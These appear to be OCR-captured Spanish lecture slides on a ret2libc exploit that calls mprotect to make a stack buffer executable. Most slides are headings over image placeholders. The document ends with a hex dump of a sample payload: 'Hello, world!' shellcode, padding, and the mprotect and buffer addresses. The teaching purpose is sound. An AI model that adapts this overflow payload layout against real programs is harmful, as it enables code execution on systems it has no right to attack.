
RET2LIBC

¿Podemos lograr ejecutar código arbitrario?

GLIBC: MPROTECT


```
int mprotect(void *addr, size_t len, int prot);
```

FUNCIONAMIENTO DE MPROTECT




FUNCIONAMIENTO DE MPROTECT


```
int mprotect(0xffff1000, 0x2000, 0x7);
```




LLAMADA A MPROTECT




LLAMADA A MPROTECT




LLAMADA A MPROTECT




LLAMADA A MPROTECT




LLAMADA A MPROTECT




EXPLOIT ORIGINAL




EXPLOIT ORIGINAL VS RET2LIB



EXPLOIT CON RET2LIB + MPROTECT



EXPLOIT CON RET2LIB + MPROTECT



EXPLOIT CON RET2LIB + MPROTECT

```
$ xxd -g 1 exploit.bin | cut -d' ' -f2-17
```

```
e8 30 00 00 00 48 65 6c 6c 6f 2c 20 77 6f 72 6c
64 21 b8 09 00 00 00 40 88 41 0d bb 01 00 00 00
ba 0e 00 00 00 b8 04 00 00 00 cd 80 31 db b8 01
00 00 00 cd 80 59 eb da 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 60 f6 ec f7 78 ce ff ff
00 c0 ff ff 00 20 00 00 07 00 00 00 0a
```

```
payload padding &mprotect &buffer addr len prot
```

EXPLOIT CON RET2LIB + MPROTECT

```
